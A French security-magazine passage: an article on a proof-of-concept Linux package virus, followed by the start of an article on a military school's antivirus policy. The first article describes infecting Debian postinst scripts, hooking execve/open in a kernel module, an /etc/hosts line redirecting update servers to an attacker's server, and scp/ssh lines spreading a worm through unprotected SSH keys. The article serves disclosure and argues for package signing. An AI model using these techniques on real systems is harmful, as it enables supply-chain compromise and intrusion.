Toutefois, cette mesure n'est pas toujours suffisante, en particulier pour les systèmes qui recherchent automatiquement les nouveaux packages sur des serveurs officiels. Dans la mesure où les signatures ne sont pas vérifiées systématiquement, une attaque conjointe s'avère assez redoutable pour inoculer le virus. Par exemple, dans le cas de Debian, la commande `apt-get` se connecte sur les serveurs ou les miroirs officiels pour récupérer les dernières versions des packages :

```
$ cat /etc/apt/sources.list
deb ftp://debian.via.ecp.fr/debian woody main contrib non-free
deb ftp://debian.via.ecp.fr/debian-non-US woody/non-US main contrib non-free
deb ftp://security.debian.org/debian-security woody/updates main contrib non-free
# sources
deb-src http://http.us.debian.org/debian woody main contrib non-free
deb-src http://non-us.debian.org woody/non-US main contrib non-free
```

La mise en place par le pirate d'un faux miroir contenant des packages corrompus, associé à une attaque type *DNS spoofing/poisoning* (ou tout autre attaque susceptible de modifier le routage de la cible) facilite une attaque ciblée (c'est-à-dire une attaque qui cherche à corrompre une machine ou un réseau précis, et non plus à se propager autant que possible).

La contamination d'autres hôtes à l'aide de cette attaque déclenchée par le virux lui-même n'est pas simple à mettre en œuvre, et sort du cadre de cet article. Comme nous le verrons par la suite, une partie du virux tourne en espace noyau. Le virux s'affranchit donc complètement des règles de firewall (enfin, sous Linux, ça ne pose aucun problème pour la réception, mais un peu plus pour l'émission de paquets, l'idée étant de passer "sous" - ou avant - le firewall). On pourrait donc imaginer un virux qui ferait du DNS spoofing (ou autre) sur le réseau auquel la machine est connectée, voire, si un serveur DNS tourne dessus, empoisonner son cache.

Toutefois, si ces actions ne concernent plus la virologie, elles s'avèrent intéressantes puisqu'elles amplifient plus encore la propagation du virux au niveau d'un réseau.

Notons qu'une version simplifiée de ces techniques favorise la propagation locale. En effet, si le virux dispose des privilèges nécessaires, il peut alors rediriger lui-même le trafic réseau vers le serveur pirate. D'une manière très grossière, il lui suffit d'exécuter lors de son installation la commande suivante :

```
# echo $IP_SERVEUR_PIRATE security.debian.org debian.via.ecp.fr >> /etc/hosts
```

Une autre solution pour importer des packages infectés, mais en dehors du cadre de cet article, est de corrompre des proxy-cache. Par rapport à notre problématique de virologie, si cette méthode permet d'inoculer des virux sur des hôtes, le virux ne peut entreprendre cela seul.

LA PERSISTANCE LOCALE

La persistance est un aspect important du virux transmis par les packages. Il n'est en effet pas rare qu'un administrateur efface les packages juste après les avoir installés. Il faut donc trouver un autre moyen de rester présent sur le système, par exemple pour contaminer de nouveaux packages (même s'ils risquent fortement d'être détruits).

Comme le package est installé en tant que root, on pourrait imaginer un virux qui infecte un binaire SUID root, pour ne pas perdre ses privilèges. Cependant, cette approche n'est pas très performante car le virux se déclencherait seulement lorsque ce programme serait appelé.

Une meilleure solution consiste à contaminer le noyau du système, en infectant soit la séquence de boot, soit directement l'image mémoire (`/dev/kmem`), soit un module (par exemple un driver nécessaire au bon fonctionnement du système). Le virux, agissant alors dans l'*espace noyau* (*kernel space*), possède ainsi tous les privilèges possibles sur le système.

Pour être toujours actif même après un reboot, il faut s'assurer que le virux sera de nouveau placé dans l'espace noyau, par exemple, en modifiant quelques instructions dans le binaire du noyau (`/boot/vmlinuz`). Si le virux est installé dans un module, il faut exécuter sur le système l'équivalent d'un `insmod` de ce module. Bref, les solutions sont nombreuses et variées.

C'est ici que la discrétion est importante, voire essentielle. A partir du moment où le virux est résident sur le système, les méthodes de dissimulation employées par les root-kits sont applicables (utilisation du *scheduler*, retrait de la liste des modules, et autres). Nous n'aborderons pas cet aspect du problème dans la partie suivante puisque cela n'est pas le thème de l'article.

CONCLUSION

Comme le montre [THOMPSON 84], la modification de fichiers sources constitue une approche parfaitement réaliste pour insérer du code malicieux sur un système : qui va contrôler les 10000 lignes de code des logiciels qu'il compile ?

Cependant, la propagation d'un virus sous Unix se heurte à la séparation de privilèges qui existe entre les utilisateurs et l'administrateur. L'effet d'un virux est ainsi restreint à un utilisateur donné, ses programmes et processus, à moins de parvenir à corrompre le compte root, auquel cas le virux a accès à tout le système, ses utilisateurs et ses ressources. L'objectif est donc de parvenir à infecter le compte root dès lors que le virux s'installe en mémoire.

A cette fin, le virux envisagé comporte différentes parties :

- un script à ajouter dans les packages, qui sera exécuté à l'installation du package, c'est-à-dire avec les droits root : il contaminera d'autres packages, compilera et injectera le module en mémoire ;
- un processus qui tournera en espace noyau afin d'assurer la pérennité du virux et accessoirement de contrôler l'ensemble du système ;
- en option, l'infection du binaire qui manipule les packages (ou bien aussi les binaires dans les packages) facilite la dissimulation et la propagation du virux. Cette étape est une étape de confort puisqu'un processus corrompu en kernel donne les mêmes résultats.

EXEMPLE

PETIT MEURTRE ENTRE AMIS

Dans la partie précédente, nous avons décrit les différentes situations auxquelles le virux doit faire face. Dans cette partie, nous montrons la réalisation des étapes évoquées précédemment. Notre virux n'aura aucune charge virale, et cherchera à corrompre les packages présents sur le système. N'espérez en aucun cas avoir dans cet article un virux complet. Les sources sont disponibles en ligne sur **http://www.security-labs.org/virux/**

EMPREINTES ET SIGNATURES DANS LA VRAIE VIE

En général, les sources des programmes sont distribuées en fournissant une empreinte MD5 de l'archive.

Concernant les packages, ceux de Debian n'incluent encore aucun mécanisme de signature numérique, mais uniquement un système d'empreinte. Il existe en fait plusieurs empreintes pour un même package. Il y a celle du package lui-même qui est vérifiée quand il est question d'une installation à distance (avec la commande `apt-get`). L'empreinte est vérifiée par rapport à celle enregistrée dans un des fichiers `/var/lib/apt/lists/*_Packages` (originaires des serveurs Debian). Et puis, il y a le fichier `md5sums` dans le package en question qui contient la liste des empreintes de tous les fichiers du logiciel (binaire, pages man, etc.). Le problème ou l'avantage (tout dépend de quel côté on se place) avec ce fichier est qu'il n'est pas présent dans tous les packages, qu'**il ne fournit pas les empreintes pour les fichiers de contrôle** (`postinst`, `postrm`, etc.). De plus, la vérification des empreintes n'est pas automatique avec la commande `dpkg`. Il est nécessaire d'utiliser la commande `debsums` pour faire la vérification. Petite précision, la commande `debsums` avec l'option `-l` vous donne la liste des packages installés sur votre machine qui n'ont pas de fichiers `md5sums`.

> *« le fichier md5sums ne fournit pas les empreintes pour les fichiers de contrôle »*

Dans l'avenir, les packages ne seront probablement pas signés, mais seront accompagnés par un fichier, contenant toutes les empreintes, qui lui sera signé :
(voir **http://www.debian.org/doc/manuals/securing-debian-howto/ch7.en.html#s-de b-pack-sign**).

Enfin, les packages rpms supportent quant à eux un système d'empreinte MD5 et de signature numérique (signature gpg). La commande `rpm -K` (ou `rpm --checksig`) permet de vérifier les deux en utilisant les fichiers `Filemd5s` (empreintes MD5 des fichiers) et `Sigmd5` (empreintes MD5 des packages).

Comme nous l'avons dit précédemment, l'idée est que le virux permette de valider systématiquement le contrôle des checksums des packages et/ou les signatures numériques. Nous pourrions pour cela soit infecter le binaire lui-même, qui manipule les packages, soit infecter une des bibliothèques qu'il utilise, soit charger un module dans le noyau Linux.

Le développement de cette fonctionnalité dépasse le cadre de cet article. Cela intéresse en fait tous les "codes malveillants" car ça contribue à accroître leur discrétion sur un système compromis.

LES PACKAGES DANS LA VRAIE VIE

Nous avons dit précédemment que le virux prenait la forme d'un script dans le package, exécuté à chaque manipulation de celui-ci. Ce script joue deux rôles dans le virux : un rôle de propagation, c'est-à-dire de recherche d'autres packages sur le système hôte et un rôle d'infection, c'est-à-dire d'insertion de code malicieux. Même si, en théorie, le virux semble simple en termes de fonctionnalités, il s'avère en pratique que beaucoup de contraintes sont à prendre en considération. L'exemple que nous développons est axé sur la distribution Debian, plus vulnérable, mais des choses similaires sont tout à fait envisageables sur les RedHat.

Les packages Debian dans la vraie vie

Les packages Debian, une fois sur le système hôte, se manipulent avec la commande `dpkg`. Cette commande permet de tout extraire du package : le binaire contenu dans le package (avec l'option `-x`), qui est extrait dans le répertoire de votre choix, et les fichiers de contrôle (avec l'option `-e`) qui sont extraits dans un répertoire `./DEBIAN`. Ce répertoire est important pour deux choses : il contient le script `postinst` où résidera le virux, et il est *indispensable* pour reconstruire le package.

A l'installation du package, le virux, et donc le script `postinst`, recherche les packages Debian sur le système hôte. Les répertoires `/tmp`, `/home`, `/var/cache/apt/archives/` et `./` sont de bonnes cibles. Nous recherchons aussi dans `/var/cache/apt/archives/`, car c'est un répertoire où sont stockés temporairement les packages lorsque root utilise la commande `apt-get` avec l'option `install`. Pour chaque package trouvé, il procède de la façon suivante :

- il extrait le binaire vers un répertoire cible que nous appellerons `foobar` ;
- il extrait le répertoire DEBIAN qu'il déplacera vers ce répertoire `foobar` ;
- il se recopie dans le script `postinst` qui se trouve dans le répertoire `foobar/DEBIAN/` ;
- il reconstruit enfin le package avec la commande `dpkg` et l'option `-b`.

La commande `dpkg` ne fait aucune vérification des empreintes MD5, la reconstruction du package ne posera donc aucun problème. Et puisque les empreintes MD5 ne sont pas prévues pour les fichiers de contrôle, et donc `postinst` (voir plus haut), l'intégrité des checksums (dans le cas où il existe un fichier `md5sums`) ne sera pas remise en cause.

Les packages RedHat dans la vraie vie

Les packages RedHat sont beaucoup plus difficiles à manipuler que les packages Debian, notamment pour extraire et réinjecter le script postinst. On récupère le script postinst à l'aide de la commande rpm :

```
$ rpm -qp --qf "%{RPMTAG_POSTIN}\n" vixie-cron-3.0.1-62.i386.rpm
/sbin/chkconfig --add crond
```

Vous repérez cette chaîne dans le package et vous y copiez le code malicieux à la suite. Le virux se présentera donc sous la forme d'un script qui insérera le code malicieux dans des packages sains trouvés sur le système hôte à l'aide de la commande /bin/dd. Quant à la propagation, le principe est le même qu'avec les packages Debian.

Les ports BSD

Quelques mots sur le système de ports BSD qui se comporte différemment. D'une part, les sources des programmes sont stockées sur des serveurs homologués, et d'autre part le système local dispose de certaines informations. Ces informations sont placées sur le système lors de son installation. Elles permettent ensuite la gestion des dépendances, entre autres :

```
$ cd /usr/ports/www/apache13
$ ls
Makefile        files           pkg-descr
distinfo        pkg-comment     pkg-plist
$ cat distinfo
MD5 (apache_1.3.20.tar.gz) = d58d373b5f528a61a3490daec5e8f91f
```

L'exemple précédent est tiré d'un FreeBSD. OpenBSD, pour sa part, utilise plusieurs empreintes dans le fichier distinfo.

Lorsqu'un administrateur veut installer un nouveau logiciel, la première étape est de récupérer l'archive. La (ou les) empreinte(s) sont alors vérifiées **automatiquement** pour s'assurer que la récupération s'est bien passée. Ensuite seulement, les étapes d'installation à proprement parler débutent. La corruption d'une archive est donc bien plus compliquée car il faut aussi modifier les checksums qui sont sur le système. Or, l'archive corrompue n'a pas le temps d'être utilisée et d'infecter le système.

Néanmoins, un utilisateur avancé de FreeBSD (nous en tairons le nom pour que l'opprobre public ne s'abatte pas sur lui) nous a avoué qu'il lui arrivait d'installer des ports dont la checksum n'était pas valide, en forçant alors l'installation...

Le module

Même si tous les packages sont infectés sur un hôte, il est nécessaire que le virux perdure. Comme nous l'avons expliqué dans la partie " persistance locale ", la meilleure solution est de contaminer le noyau. Le module doit infecter les nouveaux packages rapatriés sur le système.

Nous avons développé un module très simple dans le cas de la manipulation d'un package Debian avec la commande dpkg. Il intercepte deux appels systèmes, execve() et open().

Un package Debian, une fois présent sur le système, s'installe avec la commande dpkg -i. Si vous faites un strace sur la commande, vous obtenez :

```
# strace dpkg -i at_3.1.8-11_i386.deb
execve("/usr/bin/dpkg", ["dpkg", "-i", "at_3.1.8-11_i386.deb"], [/* 17 vars */]) = 0
uname({sys="Linux", node="neptune", ...}) = 0
[...]
```

En revanche, aucun appel à open() n'est effectué avec comme argument le nom du package. Donc, lors de l'installation d'un package, c'est-à-dire si execve() exécute la commande dpkg, nous interceptons l'appel système, récupérons le nom du package. Ensuite, nous exécutons un script judicieusement dissimulé sur le système. En théorie, l'utilisation d'un script n'est pas recommandée ; ce serait bien plus efficace de le faire directement depuis le module, mais pour des raisons de simplicité, nous nous limitons au cas du script. Autre précision concernant l'appel execve(), nous aurions tout aussi bien pu intercepter l'appel système stat().

Le script est créé lors d'une installation d'un précédent package infecté. Il est très similaire à celui contenu dans les packages infectés.

Outre l'appel execve(), nous interceptons aussi l'appel open() pour deux raisons. La première, la plus importante, est que c'est utile si l'administrateur exécute, par exemple, la commande grep ou cp dans un répertoire où sont présents des packages Debian. La seconde raison est que, lors de la manipulation d'un package (quand on extrait les fichiers de contrôle, par exemple), la commande dpkg lance simplement la commande dpkg-deb, qui fait un appel à open() avec le nom du package. L'appel système open() modifié lancera lui aussi au final un script caché.

PLACE À L'IMAGINATION

La réalisation de ce virux n'est pas très avancée. Néanmoins, nous pensons continuer ce projet afin de proposer un "proof of concept". En effet, il est malheureux dans le domaine de la sécurité de constater combien les gens ont besoin d'être victimes d'une attaque pour y croire. Le scénario décrit ici fonctionne. Nos tests de propagation sur nos propres machines peuvent en témoigner, tout comme les récentes corruptions d'archives de logiciels importants.

Que peut faire ce virux ? Tout ce que vous voulez. Dans le cas d'une attaque ciblée, c'est sans doute un moyen bien plus efficace pour rentrer sur un réseau que de tester tous les exploits de la terre contre quelques serveurs : plus discret, plus performant.

Pour cela, les fonctionnalités du virux doivent être définies avec précision. Par exemple, on pourrait proposer une fonctionnalité qui trompe le logiciel vérifiant les checksums sur un système corrompu, ou bien d'autres choses encore. Néanmoins, nous avons préféré axer cette étude sur la survie même du virux, sans trop se soucier des autres aspects, dans la mesure où l'acquisition des privilèges root lui permet ensuite de se dissimuler, ce qui ne sert à rien si le virux ne parvient pas à survivre sur le système.

Dans cette perspective, notre virux ne résiste actuellement pas à un reboot. Toujours au mépris de la discrétion, ce n'est pas très compliqué à ajouter dans le script de contamination, par exemple à l'aide d'un insmod /tmp/viruxlkm.o dans un script d'initialisation.

UN VER, ÇA VA...

La différence majeure entre un virus et un ver est la capacité de ce dernier à se déplacer seul d'hôte en hôte. Actuellement, les quelques vers qui ont vu le jour sous Unix s'attaquaient à des serveurs comportant une vulnérabilité connue. Cependant, nous avons imaginé un autre scénario. Celui-ci n'est pas limité au monde Unix, mais la description qui en sera faite ci-après l'est.

L'idée est d'utiliser le *réseau de confiance* d'un utilisateur. Par réseau de confiance, on entend en fait l'ensemble des machines sur lesquelles un utilisateur peut se loguer à l'aide d'une authentification forte, c'est-à-dire en utilisant de la cryptographie asymétrique. Cela comprend donc à la fois les machines auxquelles se connecte l'utilisateur par le biais de SSH ou encore les VPN.

Dans la suite de ce petit scénario, nous prendrons l'exemple de SSH, et des clés contenues dans le répertoire `${HOME}/.ssh` de l'utilisateur. Là encore, nous partons de l'hypothèse qu'un ver a réussi à s'installer sur une machine, hypothèse qui n'est pas complètement irréaliste puisqu'une infection doit bien partir de quelque part, et nous avons vu que c'était tout à fait réaliste dans la partie précédente.

Précisons ce que nous entendons par ver. Il s'agit d'un programme (ou un processus) qui tourne sur le système hôte. Dans notre cas, nous nous limiterons à un ver possédant le même UID qu'un utilisateur puisqu'il va en fait s'attaquer au réseau de confiance de cet utilisateur.

Le répertoire `${HOME}/.ssh` contient les clés de l'utilisateur (les fichiers avec l'extension `.pub` correspondent à une clé publique, et ceux sans, à une clé privée). Si l'utilisateur n'utilise pas de *passphrases* sur ses clés privées, il est facile pour le ver de se propager vers les machines distantes. En effet, il lui suffit de lancer quelques instructions, du genre :

```
$ scp -C ./ver.c remote_host:
$ ssh -C remote_hots -c "gcc ver.c && ./a.out; rm -f a.out ver.c"
```

Il se retrouve alors automatiquement à tourner sur les machines distantes.

Si l'utilisateur protège ses clés avec des passphrases, le ver recherche les fichiers `/tmp/ssh-XXXXXXXX/agent.<ppid>` pour savoir où il peut s'exporter. En effet, si l'utilisateur a donné sa passphrase à l'agent, il n'a plus besoin de s'authentifier auprès du système distant. Le ver est donc dans une situation similaire à celle où l'utilisateur n'a pas de passphrase.

Cependant, si l'utilisateur ne s'est pas encore connecté à certains hôtes distants, l'agent n'a pas encore enregistré la clé privée associée. Plusieurs possibilités s'offrent au ver. La plus simple est de détecter le lancement d'un nouvel agent, par exemple à l'aide d'un alias (enfin, plus exactement, il s'agit de détecter qu'une nouvelle authentification est disponible, et donc qu'un nouvel hôte est accessible). Il suffit donc de définir un nouvel alias pour la commande `ssh-add` qui lance effectivement la commande initialement prévue, mais annonce aussi au ver l'existence d'un nouvel hôte.

Une solution alternative est d'utiliser un *keylogger* qui se charge de capturer ce que l'utilisateur entre au clavier. Le ver récupère ainsi la passphrase pour en faire ce qu'il veut.

Une autre situation est bien plus problématique, et nous n'avons pas encore trouvé de solution (nous attendons d'éventuelles suggestions). Comment faire, lorsque le ver tourne sur un serveur, et qu'un client sain se connecte, pour se propager sur le client ? L'objectif est alors de " remonter " le flux SSH du serveur vers le client, c'est-à-dire faire lancer au serveur une commande sur le client.

CONCLUSION

Nous avons essayé de vous montrer dans cet article un virus sous Linux différent de ce que nous avons pu voir jusqu'à maintenant. Dans un autre genre, pour assurer une certaine portabilité, les virus Postscript ont été réalisés il y a quelques années et deux ou trois exemples sont connus. Ils sont en général destinés aux interpréteurs Postscript et, plus particulièrement, conçus pour attaquer les imprimantes récentes qui peuvent traiter ce langage.

Au-delà de ces considérations sur les virus, cet article pointe du doigt un gros problème de la communauté Open Source : la validité des sources. S'il est bon de disposer des sources pour les modifier à sa guise, il y a une ambiguïté. Puisque n'importe qui peut modifier les sources, cela comprend aussi des personnes mal intentionnées. L'argument qui consiste à dire " je fais confiance au source parce que, comme elles sont disponibles, il y a bien quelqu'un qui les vérifie " ne tient pas la route pour plusieurs raisons. D'abord, il suppose que quelqu'un vérifie effectivement les sources (mais assez rarement la personne qui sort cet argument). Ensuite, il est pratiquement impossible de contrôler tout le code de logiciels complexes (genre Apache, OpenSSH...), sans parler des bibliothèques, dynamiques ou statiques, qui seront utilisées par le programme.

Pour pallier ceci, la mise en place d'un système de signature numérique semble une solution. Néanmoins, cela suppose une gestion rigoureuse de la part des développeurs et distributions, mais aussi une modification mineure des systèmes de gestion des packages actuels. D'une part, la vérification des signatures devrait être systématique et automatique. D'autre part, les privilèges requis devraient être diminués. Par exemple, il n'est pas utile de télécharger le package (ou le port), puis de vérifier sa checksum (lorsqu'elle l'est) en étant root. Un utilisateur quelconque peut faire cette tâche. Les privilèges root ne sont nécessaires qu'au moment de l'installation sur le système.

La mise en place d'une telle infrastructure déplace alors le problème, car il devient nécessaire de protéger, entre autres, les clés présentes sur le système qui installe les packages. En effet, si un attaquant parvient à remplacer une clé valide par sa propre clé, ou s'il modifie le programme qui s'occupe de contrôler les signatures...

Le problème de distribution de programmes n'est pas quant à lui spécifique à l'Open Source. Tous les distributeurs de binaires sont soumis au même problème, c'est-à-dire garantir l'authenticité et l'intégrité du programme qui sera installé. La seule assurance

qu'apporte un distributeur de logiciels propriétaires, c'est que normalement, on ne trouve pas ses programmes ailleurs que sur son propre site, ou sur des sites homologués. Mais si le site est compromis, ou si l'archive contient un cheval de Troie, qui d'autre peut s'en apercevoir que le propriétaire ? Personne ! On le voit bien, chaque camp dispose d'arguments en sa faveur.

Pour remédier aux chevaux de Troie dans les archives de fichiers source, [AITEL 02] propose une base centralisée de hachés MD5, conjointement à une modification des outils de téléchargement qui devront alors se connecter à cette base pour vérifier que tout s'est bien passé. Cette solution nous semble bien complexe à mettre en œuvre, d'une part parce qu'elle demande des changements dans de nombreux logiciels (Wget, les *downloaders* de Gnome et KDE, les clients FTP, etc.), et d'autre part parce que les hachés deviennent le point sensible : le risque d'une compromission du serveur qui les héberge est très (trop) élevé. Dans le cas des packages, il semble en revanche bien plus facile de modifier ce qui se passe actuellement, en forçant la vérification d'une signature, ou au moins d'une empreinte (sous réserve qu'elle inclut bien tout ce qu'il faut).

Nous conclurons sur une anecdote arrivée à un Linuxien expérimenté. Cette personne installe un rpm, fait quelques tests avec le programme, puis décide finalement de le désinstaller de son système, nécessairement en tant que root . Il lance la commande `rpm -e`, et là, surprise, tout son `/usr` est effacé. Pourquoi ? Parce que le script de désinstallation du package contenait une instruction du genre `rm -rf /usr/${packagename}` mais que la variable `${packagename}` était vide... Comme quoi le code malicieux se cache parfois où on ne l'attend pas.

Frédéric Raynal - **pappy@miscmag.com - http://www.security-labs.org**

Samuel Dralet - **zorgon@mastersecurity.fr**

REMERCIEMENTS

Nous tenons à remercier Patrice Auffret, Yann Berthier et Ludovic Rousseau pour leurs commentaires, leurs remarques, leurs critiques, bref, leur aide d'une manière générale, ainsi que tous les autres avec qui nous avons partagé nos idées sur ce sujet.

BIBLIOGRAPHIE

[THOMPSON 84], *Reflections on Trusting Trust.* Ken Thompson
Communication of the ACM, vol.27 n°8, August 1984 - Réimprimé en 1995 et disponible sur **http://www.acm.org/classics/sep95/**

[AITEL 02], *Fixing the BitchX and OpenSSH problem.* Dave Aitel
http://www.immunitysec.com/dailydave/9.10.2002.html

APPLICATION D'UNE POLITIQUE

En matière de protection antivirale, les solutions purement techniques trouvent rapidement leurs limites si elles ne s'accompagnent pas d'une réelle politique de suivi garantissant la continuité et l'homogénéité des mesures de prévention et de réaction. La meilleure protection contre les virus reste toutefois l'éducation des utilisateurs : il est préférable de ne JAMAIS ouvrir de pièce jointe inconnue ou suspecte, même si celle-ci présente un caractère ludique (animation Flash par exemple)... Cet article relate l'application de la politique antivirale de l'Ecole Supérieure et d'Application des Transmissions (ESAT) à Rennes.

INTRODUCTION

L'intégration des systèmes informatiques (SI) à la majorité des activités de l'ESAT favorise les échanges d'informations d'ordre administratif ou relatives à l'enseignement. Par conséquent, afin d'assurer la sécurité (disponibilité) au regard de l'utilisation des SI, une politique relative à la sécurité des informations comprend une rubrique de lutte antivirus.

LA POLITIQUE ANTIVIRUS À L'ESAT

Une politique de sécurité est un ensemble de règles et principes qui régissent la gestion des biens, informations et ressources sensibles. Concrètement, c'est s'organiser, c'est-à-dire connaître ses besoins et ses objectifs de sécurité, dégager des moyens humains et matériels, définir puis appliquer des procédures. C'est aussi gérer sur le long terme, en créant une culture de la sécurité parmi les usagers et des indicateurs pertinents à usage des administrateurs. Des méthodes existent. Pour que le résultat ne soit pas contre-productif (politique trop rigoureuse que personne n'applique en réalité), la mise en œuvre requiert essentiellement du bon sens...

La politique antivirus de l'ESAT est issue de la politique de sécurité informatique commune à l'Armée de Terre. Elle se traduit principalement par l'activation d'un antivirus sur chaque poste de travail. Cet antivirus est donc fourni par l'Armée de Terre pour tout le site de l'ESAT, sans limitation de nombre.

Ce niveau minimum est complété par une protection à chaque niveau de l'architecture (serveur, passerelles de messagerie) des deux réseaux physiquement séparés de l'ESAT : un réseau local (Intranet) et un réseau isolé (Internet) reliant toutes les stations connectées à l'Internet. Le transfert d'informations entre ces deux mondes est possible uniquement par support amovible à travers une station blanche connectée à aucun réseau (sas intègre) et comportant un antivirus à jour.

Au niveau des administrateurs, une politique de sécurité définit les configurations à appliquer sur les stations. Au niveau des utilisateurs, ces derniers doivent prendre connaissance et signer une charte intitulée "*Politique d'utilisation des ressources informatiques*". L'officier en charge de la SSI (OSSI) est responsable de l'actualisation de cette charte. Celle-ci précise les conditions d'utilisation et les sanctions encourues en cas de non-respect des règles. Mais l'on peut aussi y inclure les procédures concernant les actions nécessaires au bon fonctionnement du SI telles que les mises à jour (les vulnérabilités dans Internet Explorer 6, par exemple ; voir l'article d'Eric Detoisien dans ce dossier !), les migrations systèmes ou la suppression et le remplacement d'une partie du parc informatique.

Mettre en place une politique de lutte antivirus n'est pas une tâche insurmontable. Mais c'est nécessairement une tâche collective : la qualité du résultat dépend en premier lieu de l'implication des différents acteurs. Face à la tendance actuelle des codes malveillants exploitant les failles des navigateurs, la mise en place d'une réelle politique de sécurité des échanges devient une nécessité impérieuse. Elle déborde largement du cadre des outils antivirus traditionnels. Néanmoins, une politique antivirus est toujours nécessaire.

CONCRÈTE ANTIVIRUS

Cette politique se doit d'agir sur les points suivants :

- Prévenir les infections virales par la mise en place d'outils de filtrage amont.
- Détecter rapidement toute forme d'activité anormale (explosion du trafic de messagerie).
- Réagir efficacement en cas d'alerte par le biais de cellules de crise déjà constituées et identifiées par les usagers.
- Protéger les données contre la destruction mais aussi la divulgation et l'altération.
- Responsabiliser et éduquer les utilisateurs vis-à-vis de l'usage de la messagerie (charte).
- Suivre l'évolution de la menace (ex. : apparition des virus Palm, démocratisation des nomades) et adapter sa stratégie de protection.

La protection des machines est complétée par des actions de formation initiale et de sensibilisation régulièrement conduites par l'OSSI auprès des utilisateurs et des différents administrateurs. Toutes les informations relatives à la sécurité des SI, et notamment la lutte antivirus, peuvent être consultées sur le portail SSI animé par l'OSSI sur le site Web Intranet de l'ESAT.

LES MOYENS

MOYENS HUMAINS

L'ESAT dispose d'un OSSI qui coordonne la lutte antivirus en coopération avec tous les administrateurs concernés. Sa position à l'ESAT est intéressante : il dépend hiérarchiquement, directement du commandement, ce qui lui assure une légitimité d'action réelle auprès des usagers. Mais il est intégré, techniquement, au sein de l'équipe Système et Réseaux, ce qui lui permet d'être extrêmement réactif et de pouvoir réellement agir en cas d'infection grave ou d'épidémie. Cette intégration lui permet d'accéder facilement aux plans exhaustifs des réseaux Intranet et Internet, de connaître le rôle des différents serveurs. Enfin, cette intégration "dans le monde impitoyable des admins" est une source d'enrichissement mutuel dont le grand bénéficiaire est la bonne santé du réseau.

Pour relayer son action auprès des usagers, l'OSSI s'appuie sur un réseau de correspondants SSI désignés dans chaque service. Cette structure demande un investissement important en temps (les correspondants SSI occupent cette fonction à temps partiel) et en formation (suivant les services, ils n'ont parfois aucune formation antérieure).

MOYENS MATÉRIELS

■ **Outils de filtrage email et Web :** le filtrage nécessite l'utilisation du logiciel procmail appelé par le serveur de messagerie lors de la dépose des messages. Le principe est le suivant : au lieu de déposer classiquement tous vos messages dans la boîte de réception, ils seront sélectivement mis là où vous l'aurez demandé. Alors, différentes actions de votre choix pourront être effectuées sur ces mails : marquage, duplication, réponse automatique, destruction... La désinfection est alors possible (voir MISC n°4 avec la fiche *j-chkmail*).

Malgré l'absence de préconisations officielles sur la mise en place d'un scanner d'email sur les serveurs SMTP, l'ESAT a cependant mis en place le scanner Amavis (**http://www.amavis.org**) couplé à l'antivirus Antivir (**http://www.antivir.de**) sur son serveur de messagerie Sendmail sous Linux. Pour compléter la protection, L'ESAT a dû acheter Norton Antivirus pour son serveur secondaire Exchange.

Les 6000 mails échangés quotidiennement sont donc systématiquement vérifiés par les serveurs, même si les utilisateurs oublient de scanner leurs pièces jointes. Le bilan est rassurant puisque le serveur SMTP Internet détecte 1 nouveau virus par semaine, avec une fréquence de mise à jour des fichiers de signature quotidienne les jours ouvrés. Le dispositif a été testé par des outils du type `emailsecuritytest`, sur :
http:///www.gfsfrance.com/emailsecuritytest/, qui vous envoie un email avec une pièce jointe contenant une charge utile inoffensive.

■ **La détection d'intrusion (IDS) :** sur le réseau Internet, l'outil Snort a détecté plusieurs "*jokes*" non significatives, mais plus sérieusement, le cheval de Troie "*subseven*" circulant sur le réseau. Cet IDS nous a donc permis de détecter un virus non détecté sur le serveur de messagerie.

■ **Des antivirus partout :** pour protéger le réseau de l'entreprise, il faut envisager le pire. Un usager peut involontairement infecter le réseau en ramenant un document qu'il a élaboré à son domicile. Quelle que soit la politique de sécurité de l'entreprise, ce risque est à prendre en compte, à l'heure où de plus en plus d'usagers s'équipent, quelles que soient leurs fonctions et leurs responsabilités. La démocratisation des postes nomades (PC portables, PDA, téléphones) et des supports de stockage (graveurs, sticks USB) est un facteur multiplicateur de ce risque.

Une solution consiste donc à équiper les usagers à leur domicile du même antivirus installé sur leur poste de travail. Cela doit être pris en compte lors de la négociation avec l'éditeur ou le revendeur pour l'achat des licences. L'argument à avancer lors de la négociation consiste à dire que l'antivirus n'est pas utilisé simultanément sur la station de travail et au domicile. Un usager ne doit donc pas être sous-équipé à son domicile au niveau de son antivirus, de son navigateur et de sa messagerie. L'usager ne tiendra son équipement du domicile à jour que s'il est convaincu de l'utilité des mesures que prône son administrateur sur le réseau de l'entreprise. Sur le site de l'OSSI, l'usager est appelé à sensibiliser sa famille et son entourage, car à son domicile, l'OSSI, c'est ... lui ! **La sensibilisation des personnels est donc primordiale.**

■ **Fichiers de mise à jour des signatures (maj) :** le principe retenu consiste à mettre en ligne sur le serveur FTP de l'ESAT, les différentes maj téléchargées sur Internet. Ensuite, soit de façon automatique ou soit manuelle, ces maj sont rapatriées sur les serveurs ou les stations et installées. En cas d'attaques virales ou d'alerte, les maj sont à effectuer prioritairement sur les serveurs de messagerie.

■ **Charte :** la charte doit être signée par tous les utilisateurs dès leur arrivée. Cette charte comporte un paragraphe du type :

"Préservation de l'intégrité des systèmes informatiques" : La perturbation volontaire du fonctionnement des systèmes informatiques et des réseaux, par des manipulations anormales du matériel, ou par l'introduction de logiciels parasites (virus, chevaux de Troie, bombes logiques) est strictement interdite sous peine de sanctions.

"Application" : La présente charte s'applique à l'ensemble des personnels de l'ESAT, tous statuts confondus, et plus généralement à l'ensemble des personnes, permanentes ou temporaires, utilisant les moyens informatiques de l'entité, ainsi que ceux auxquels il est possible d'accéder à distance directement ou en cascade à partir du réseau administré par l'ESAT. Elle constitue une annexe du règlement du service intérieur de l'ESAT."

■ **Procédures :** des procédures techniques ont été rédigées afin de formaliser les actions de l'OSSI et des administrateurs. Elles permettent également de donner des réponses cohérentes et encadrées aux principales questions des utilisateurs, comme par exemple la procédure de duplication (légale !!) en nombre des CD-ROM, qui ne peut être effectuée qu'après le feu vert de l'OSSI, qui procède à une vérification virale. Cette vérification est indispensable, ne serait-ce que pour l'image de marque de l'école, comme dans le cas de tous les stagiaires, qui repartent avec un CD-ROM de leur cours

LES ADMINISTRATEURS

ACTEURS ET PÉRIODICITÉ DES ACTIONS

